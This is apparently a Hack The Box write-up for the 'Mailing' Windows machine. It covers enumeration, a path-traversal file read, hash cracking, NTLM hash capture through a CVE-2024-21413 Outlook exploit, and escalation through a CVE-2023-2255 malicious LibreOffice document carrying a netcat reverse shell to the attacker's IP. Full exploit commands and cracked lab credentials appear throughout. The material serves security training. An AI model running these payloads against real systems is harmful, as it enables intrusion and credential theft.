
| Name | Mailing |
|---|---|
| Platform | Hack The Box |
| Difficulty | Easy |
| Operating System | Windows |
Walkthrough
Initial Enumeration
After running some initial nmap enumeration, we can see that this machine is clearly a mail server of some sort due to the services running on port 25,110,135. Additionally, we can see the domain name information listed as http://mailing.htb. We can go ahead and add that to our /etc/hosts file for future reference.
nmap -A -Pn -T4 -p 25,80,110,135,139,143,445,465,587,993 10.10.11.14
PORT    STATE SERVICE       VERSION
          25/tcp  open  smtp          hMailServer smtpd
          | smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
          |_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
          80/tcp  open  http          Microsoft IIS httpd 10.0
          |_http-server-header: Microsoft-IIS/10.0
          |_http-title: Did not follow redirect to http://mailing.htb
          110/tcp open  pop3          hMailServer pop3d
          |_pop3-capabilities: TOP USER UIDL
          135/tcp open  msrpc         Microsoft Windows RPC
          139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
          143/tcp open  imap          hMailServer imapd
          |_imap-capabilities: SORT IMAP4 IDLE CAPABILITY completed OK NAMESPACE CHILDREN ACL RIGHTS=texkA0001 QUOTA IMAP4rev1
          445/tcp open  microsoft-ds?
          465/tcp open  ssl/smtp      hMailServer smtpd
          | ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
          | Not valid before: 2024-02-27T18:24:10
          |_Not valid after:  2029-10-06T18:24:10
          |_ssl-date: TLS randomness does not represent time
          |_smtp-commands: Couldn't establish connection on port 465
          587/tcp open  smtp          hMailServer smtpd
          |_ssl-date: TLS randomness does not represent time
          | ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
          | Not valid before: 2024-02-27T18:24:10
          |_Not valid after:  2029-10-06T18:24:10
          | smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
          |_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
          993/tcp open  ssl/imap      hMailServer imapd
          | ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
          | Not valid before: 2024-02-27T18:24:10
          |_Not valid after:  2029-10-06T18:24:10
          |_ssl-date: TLS randomness does not represent time
          |_imap-capabilities: SORT IMAP4 IDLE CAPABILITY completed OK NAMESPACE CHILDREN ACL RIGHTS=texkA0001 QUOTA IMAP4rev1
          Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
          OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
          No OS matches for host
          Network Distance: 2 hops
          Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

          Host script results:
          | smb2-security-mode:
          |   3:1:1:
          |_    Message signing enabled but not required
          |_clock-skew: 1m13s
          | smb2-time:
          |   date: 2025-04-04T22:59:17
          |_  start_date: N/A
First, lets see if we can enumerate some usernames through an nmap script.
nmap -p25 --script smtp-enum-users.nse 10.10.11.14
No dice. Lets move onto another service for now.
PORT   STATE SERVICE
          25/tcp open  smtp
          | smtp-enum-users:
          |_  Couldn't perform user enumeration, authentication needed
Next, lets see if we can get an anonymous bind to the SMB server.
smbclient -L \\\\10.10.11.14\\ -N -U ""
Looks like we are not successful. Oh well, lets move onto another service for now.
session setup failed: NT_STATUS_ACCESS_DENIED

If we navigate to the domain name that we found through our initial nmap script, we are greeted with an informational page related to the installation of the hmailserver application that we saw in the output of the nmap command.
There also appears to be a Download Instructions button, so lets download that and see what it is.

The PDF instructions.pdf that is downloaded looks like instructions on how to connect to the mailing.htb server, with little else in the form of information.

We do have a potential username maya@mailing.htb but that's about it. We can save this for future reference.

One thing that I noticed when downloading the file, is that the request being made is leveraging a file called download.php that takes a parameter called file and is pointing to the destination of the instructions.pdf . This gives me the impression that this may be vulnerable to a local file inclusion exploit. Lets explore this a little more.
After doing a quick online search for potential vulnerabilities, I came across a potential hMAilServer 4.4.2 - 'PHPWebAdmin' File Inclusion vulnerability.
https://www.exploit-db.com/exploits/7012
After a little fuzzing, I was able to successfully leak the target machines /etc/hosts file. This verifies that the vulnerability does in fact exist.
Initial Foothold
According to this vulnerability we may be able to read some configuration files as listed in the POC section, so lets go ahead and try to mimic what they are doing in the exploit file.
After testing several variations, we are able to leak the configuration file with the following payload.
/download.php?file=RANDOMDIR../../../../../../../../../Program+Files+(x86)/hmailserver/Bin/hmailserver.ini
In the output from Burp, we can see that there are some hard coded credentials located in the file itself. Lets go ahead and leverage this information to gain access to the server. The password appears to be in a hashed format so we will have to crack this offline.

841bb5acfa6779ae432fd7a4e6600ba7
First, lets identify what kind of hash this is by using a quick online tool such as the one at the following link.
https://hashes.com/en/tools/hash_identifier
Looks like its in MD5 format most likely.

Lets use one of my favorite hash cracking tools JohnTheRipper with the wordlist rockyou.txt.
john --wordlist=/usr/share/wordlists/rockyou.txt crackme --format=RAW-MD5
And very quickly we are able to crack the admin password: homenetworkingadministrator.
Using default input encoding: UTF-8
          Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
          Warning: no OpenMP support for this hash type, consider --fork=8
          Press 'q' or Ctrl-C to abort, almost any other key for status
          homenetworkingadministrator (?)
          1g 0:00:00:00 DONE (2025-04-04 23:03) 1.851g/s 14003Kp/s 14003Kc/s 14003KC/s homerandme..homejame
          Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
          Session completed.
Looking back through the instructions that we pulled down, we can see that they are setting up a couple of mail services, one of which is Microsoft Office . In this pdf, we see the email maya@mailing.htb .

Lets do some more research on any potential vulnerabilities that may exist within this platform. There looks to be a remote code execution vulnerability within Microsoft Outlook, which is exactly what the instructions show the system is using.
https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability?tab=readme-ov-file
Detailed within the POC, it states that this could be used to leak the NTLM hashes of the system if as long as we have valid credentials. In this case, we actually have the administrator password and some usernames to attempt, so lets go ahead and see if this machine is vulnerable to this exploit. The exploit details that the NTLM capture requires someone to click on the email in order to initiate the authentication back to our machine, so we will have to assume that this machine is running some script to initiate that for us. Otherwise we can try the remote code execution exploit instead.
After pulling down the exploit code and installing the necessary information, lets go ahead and set up a listener to capture the potential NTLM callback. The best tool for this is responder.
responder -I tun0 -dwv
Now, lets go ahead and run the exploit with the new credentials, assuming that we are the user administrator@mailing.htb, and send this email to the known user maya. Note: We are using SMTP authentication format.
What is SMTP authentication format?
- In SMTP authentication, the username is typically your
email address, and the password is thepasswordyou use to log into your email account.
my_venv/bin/python CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/CVE-2024-21413.py --recipient 'maya@mailing.htb' --subject "Get Hacked" --server 10.10.11.14 --password "homenetworkingadministrator" --url '\\10.10.16.10\fake_directory' --port 587 --sender 'administrator@mailing.htb' --username 'administrator@mailing.htb'
After firing off the exploit, if we look back in our responder window, we indeed have several attempts to authenticate back to our machine and have captured the NTLMv2 hashes for the user maya.

Lets take this hash information and save it to a file called ntlm_hash to try and crack it.
maya::MAILING:9b9bf444262d84f7:DDA5D93DE7AD4733DED9F2837F87D04A:0101000000000000809E19D4F0A7DB010E62E26A41D5B7460000000002000800500034004F00530001001E00570049004E002D003400520049003800560038004800380043003300390004003400570049004E002D00340052004900380056003800480038004300330039002E00500034004F0053002E004C004F00430041004C0003001400500034004F0053002E004C004F00430041004C0005001400500034004F0053002E004C004F00430041004C0007000800809E19D4F0A7DB01060004000200000008003000300000000000000000000000002000005BD2DAD799FE1414B05DBDBAB9E52156715726FD798A986E87BE6D5E16B4DEC90A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00310030000000000000000000
Now, we can run our favorite cracking tool again using the same wordlist and see if we get any hits.
john --wordlist=/usr/share/wordlists/rockyou.txt ntlm_hash
We have successfully cracked the hash and obtained the password m4y4ngs4ri for the user maya!
Using default input encoding: UTF-8
          Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
          Will run 8 OpenMP threads
          Press 'q' or Ctrl-C to abort, almost any other key for status
          m4y4ngs4ri       (maya)
          1g 0:00:00:04 DONE (2025-04-07 20:24) 0.2222g/s 1318Kp/s 1318Kc/s 1318KC/s m61405..m3790k4162
          Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
          Session completed.
m4y4ngs4ri
To quickly verify if we can authenticate to the server, lets throw these credentials at the machine with another awesome tool called crackmapexec.
crackmapexec smb mailing.htb -u users.txt -p passwords.txt --continue-on-success
Looks like we have successful authentication to the target server.
[+] MAILING\maya:m4y4ngs4ri
          [-] MAILING\maya:homenetworkingadministrator STATUS_LOGON_FAILURE
          [-] MAILING\maya.bendito:m4y4ngs4ri STATUS_LOGON_FAIL

          ..... [ SNIP ] ....
Now, we could throw these credentials at some of the other services running on the machine, but lets just see if we can get a shell on the machine with the tool evil-winrm.
evil-winrm -i 10.10.11.14 -u maya -p 'm4y4ngs4ri'
Boom! We have a shell as the user maya on the target machine. Lets begin the privesc process!
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
          mailing\maya
Privilege Escalation
After doing some manual enumeration in the common areas, I have discovered that the LibreOffice is installed on this machine. Its version info can be found in the C:\Program Files\LibreOffice\program\version.ini file.
[Version]
          AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-valencia ckb cs cy da de dgo dsb dz el en-GB en-ZA eo es et eu fa fi fr fur fy ga gd gl gu gug he hsb hi hr hu id is it ja ka kab kk km kmr-Latn kn ko kok ks lb lo lt lv mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN pl pt pt-BR ro ru rw sa-IN sat sd sr-Latn si sid sk sl sq sr ss st sv sw-TZ szl ta te tg th tn tr ts tt ug uk uz ve vec vi xh zh-CN zh-TW zu
          buildid=43e5fcfbbadd18fccee5a6f42ddd533e40151bcf
          ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateService/check.Update
          MsiProductVersion=7.4.0.1
          ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
          ReferenceOOoMajorMinor=4.1
          UpdateChannel=
          UpdateID=LibreOffice_7_en-US_af_am_ar_as_ast_be_bg_bn_bn-IN_bo_br_brx_bs_ca_ca-valencia_ckb_cs_cy_da_de_dgo_dsb_dz_el_en-GB_en-ZA_eo_es_et_eu_fa_fi_fr_fur_fy_ga_gd_gl_gu_gug_he_hsb_hi_hr_hu_id_is_it_ja_ka_kab_kk_km_kmr-Latn_kn_ko_kok_ks_lb_lo_lt_lv_mai_mk_ml_mn_mni_mr_my_nb_ne_nl_nn_nr_nso_oc_om_or_pa-IN_pl_pt_pt-BR_ro_ru_rw_sa-IN_sat_sd_sr-Latn_si_sid_sk_sl_sq_sr_ss_st_sv_sw-TZ_szl_ta_te_tg_th_tn_tr_ts_tt_ug_uk_uz_ve_vec_vi_xh_zh-CN_zh-TW_zu
          UpdateURL=https://update.libreoffice.org/check.php
          UpgradeCode={4B17E523-5D91-4E69-BD96-7FD81CFA81BB}
          UpdateUserAgent=<PRODUCT> (${buildid}; ${_OS}; ${_ARCH}; <OPTIONAL_OS_HW_DATA>)
          Vendor=The Document Foundation
MsiProductVersion=7.4.0.1
With the version information for LibreOffice, we can search for any related exploits. After some web searches we discover that this version is vulnerable to CVE-2023-2255.
This vulnerability involves improper access control in LibreOffice's editor components, allowing an attacker to create a document that loads external links without prompting the user. Based off of the initial access vector lets assume that a system user is opening files with LibreOffice as well.
To exploit this, we will have to upload a malicious file to the system and wait for the user to open it, triggering our payload. A PoC for generating the malicious payload can be found here.
https://github.com/elweth-sec/CVE-2023-2255
Following the PoC instructions, we run the Python script to generate a malicious .odt payload with a reverse shell. We just have to set the callback address to our machine’s IP and select a program to execute, which will be a simple netcat reverse shell in our case.
python3 CVE-2023-2255.py --cmd "cmd.exe /c C:\ProgramData\nc.exe -e cmd.exe 10.10.16.12 1234" --output exploit.odt
File exploit.odt has been created !
Since we have shell access to the machine with evil-winrm, we can easily upload netcat to the target machine with the upload <program> command in the shell.
upload nc.exe
However, we first need to identify the directory where the user is accessing files so we can plant our malicious files there. Further examination of the filesystem reveals a directory namedC:\Important Documents , which seems like a strong candidate for our target location to upload the malicious file due to its promising name.
Evil-WinRM PS C:\> dir c:\

          d-----9/6/20248:40 Important Documents
          d-----2/28/20248:49 inetpub
          d-----12/7/201910:14 PerfLogs
          d-----3/9/20241:47 PHP
          d-r---3/13/20244:49 Program Files
          d-r---3/14/20243:24 Program Files (x86)
          d-r---3/3/20244:19 Users
          d-----4/29/20246:58 Windows
          d-----4/12/20245:54 wwwroot
Lets fire up a local listener to catch the reverse shell when its executed.
nc -nvlp 1234
Now, lets upload the file to the target directory and wait for the system user to open the file.
cd "C:\Important Documents"
upload exploit.odt
Back on our local machine, we have indeed gotten a callback as the user localadmin!
└─$ nc -nvlp 1234
          listening on [any] 1234 ...
          connect to [10.10.16.12] from (UNKNOWN) [10.10.11.14] 57116
          Microsoft Windows [Version 10.0.19045.4355]
          (c) Microsoft Corporation. All rights reserved.

          C:\Program Files\LibreOffice\program>whoami
          whoami
          mailing\localadmin
BOOM! PWNEDD!!